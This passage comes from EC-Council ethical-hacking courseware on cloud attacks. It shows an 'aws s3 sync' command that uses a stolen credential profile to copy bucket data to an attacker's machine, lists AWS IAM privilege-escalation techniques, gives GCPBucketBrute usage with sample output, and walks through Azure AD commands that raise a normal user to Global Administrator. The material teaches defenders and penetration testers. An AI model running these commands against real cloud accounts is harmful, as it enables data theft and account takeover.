Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, run the following command to retrieve all buckets available for the account:


```
aws s3 ls --profile stolen_profile
```

The above command lists all the S3 buckets for the specific account, which can be accessed by the IAM role.

Finally, run the following command to synchronize and download the data stored in the buckets to the local system:

```
aws s3 sync s3://bucket-name
/home/attacker/localstash/targetcloud/ --profile stolen_profile
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AWS IAM Privilege Escalation Techniques

Source: *https://rhinosecuritylabs.com*

After gaining access to the target cloud services, attackers attempt to exploit their privileges to expand their attack surfaces and perform further exploitation.

Discussed below are various techniques used by the attackers to escalate AWS IAM privileges.

- **Create a new policy version**

  Attackers who have access permissions to **`iam:CreatePolicyVersion`** can create a new version of the IAM policy with custom permissions. Attackers set the new policy as the default version by including the "**`--set-as-default`**" flag while creating the policy without requiring permissions to use **`iam:SetDefaultPolicyVersion`**. This technique allows attackers to gain high-level administrator access to the AWS account.

- **Assign the default policy version to an existing version**

  Attackers can escalate their privileges by abusing existing unused policies if they have access permissions to **`iam:SetDefaultPolicyVersion`**. If a policy is accessible by attackers and has non-default versions, attackers can change the default version to some other existing version. This technique allows the attacker to elevate their privileges to the level of permissions assigned to the unused policy.

- **Create an EC2 instance with an existing instance profile**

  Attackers who have access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system. Then, they can abuse the new EC2 instance to login and access the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

associated AWS keys from the EC2 instance metadata. This gives them all access permissions of the existing instance profile.

- **Create a new user access key**

  Attackers with access permissions to **`iam:CreateAccessKey`** can create access key IDs and secret access keys for other users. This gives attackers the same level of access permissions that the user has.

- **Create/update login profile**

  If attackers acquire access permissions to **`iam:CreateLoginProfile`**, they can create new login profiles for the AWS console. Similarly, if attackers acquire access permissions to **`iam:UpdateLoginProfile`**, they can change the login profiles of other users. In both cases, attackers are elevated to the privileges of the specific user profile.

- **Attach a policy to a user/group/role**

  Attackers with access permissions to **`iam:AttachUserPolicy`** can escalate their privileges by attaching a policy to a user and adding permissions of that policy to the attacker's policy. Similarly, attackers with access permissions to **`iam:AttachGroupPolicy`** and **`iam:AttachRolePolicy`** can manipulate the policies and elevate their privileges to the level of corresponding group or role.


- **Create/update an inline policy for user/group/role**

  Attackers with access permissions to **`iam:PutUserPolicy`**, **`iam:PutGroupPolicy`**, and **`iam:PutRolePolicy`** can create or update an inline policy for a user, group, and role, respectively. This technique allows attackers to gain full administrator privileges in the AWS environment.

- **Add a user to a group**

  Attackers with access permissions to **`iam:AddUserToGroup`** can add themselves to an existing IAM user group in the AWS environment. This technique allows attackers to gain the privileges of existing groups.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Escalating Privileges of Google Storage Buckets using GCPBucketBrute

Source: *https://rhinosecuritylabs.com*

Similar to Amazon AWS S3 buckets, Google Storage uses buckets for static file storage. Vulnerabilities in bucket permission policies may expose the buckets to all GCP users or even to the public Internet. Like AWS S3 buckets, Google Storage buckets are also vulnerable to privilege escalation attacks through misconfigured bucket ACLs.

GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have on to them, and check whether they can be privilege-escalated. Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "**`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`**". If "**`allUsers`**" or "**`allAuthenticatedUsers`**" can read the bucket policy, attackers get a valid response; otherwise, an access denied message is displayed.

Attackers can use the Google storage "**`TestIamPermissions`**" API by giving a bucket name and a list of Google storage permissions to retrieve the bucket permissions.


Attackers use the GCPBucketBrute tool to check what privileges are granted to them on the discovered buckets. If attackers have some access to the buckets, GCPBucketBrute displays a list of the possessed permissions. If attackers have enough access to escalate privileges to the bucket, the tool displays a message showing the bucket is vulnerable to privilege escalation. This way, attackers can elevate their permissions to the administrator level.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

    EXISTS: testtest01
    EXISTS: testtest1
    EXISTS: testtest
    EXISTS: testtesttest
    EXISTS: testtest2
    EXISTS: mltesttest
    EXISTS: test-testtest
    EXISTS: testtestbucket

    UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
        - UNAUTHENTICATED LISTABLE (storage.objects.list)
        - UNAUTHENTICATED READABLE (storage.objects.get)
        - ALL PERMISSIONS:
            [
                "storage.objects.get",
                "storage.objects.list"
            ]

    EXISTS: testtest0

    UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
        - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
        - ALL PERMISSIONS:
            [
                "storage.buckets.delete",
                "storage.buckets.setIamPolicy"
            ]

    EXISTS: testtestwebsite
    EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

Figure 19.88: Screenshot of GCPBucketBrute

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Misconfigured User Accounts in Azure AD

Discussed below are the steps involved in exploiting misconfigured user accounts in an Azure AD environment.

- **Step 1**: The attacker discovers a normal user account in Azure AD using tools such as Bloodhound or AzureHound.
- **Step 2**: The attacker runs the following command to set up the Azure AD PowerShell module and login to the Azure AD using a normal user account:

  ```
  Connect -AzureAD
  ```

- **Step 3**: The attacker executes the following commands to create a new key credential for the application and store it in the local machine.

  ```
  $pwd = <password>

  $path = <thumbprint>

  Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx file> -Passsword $pwd
  ```

- **Step 4**: The attacker uploads that self-signed certificate into the Azure AD in the certificate portion of the registered application.
- **Step 5**: Now, the attacker runs the following commands to escalate privileges of the normal user account to Global Administrator after authenticating the Azure AD with the newly created certificate:


  ```
  Connect -AzureAD -TenentId <tenant_id> -ApplicationId <app_id> -CertificateThumbPrint <thumbprint>
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Add-AzureADDirectoryRoleMember -RefObjectId <normaluser_object
ID> -ObjectId <Globaladmin_ID>
```

- **Step 6**: After escalating privileges, the attacker opens Azure AD and verifies that the role assigned to the normal user is Global Administrator. Now, the attacker can further exploit the target Azure AD using the elevated privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating Backdoor Accounts in AWS

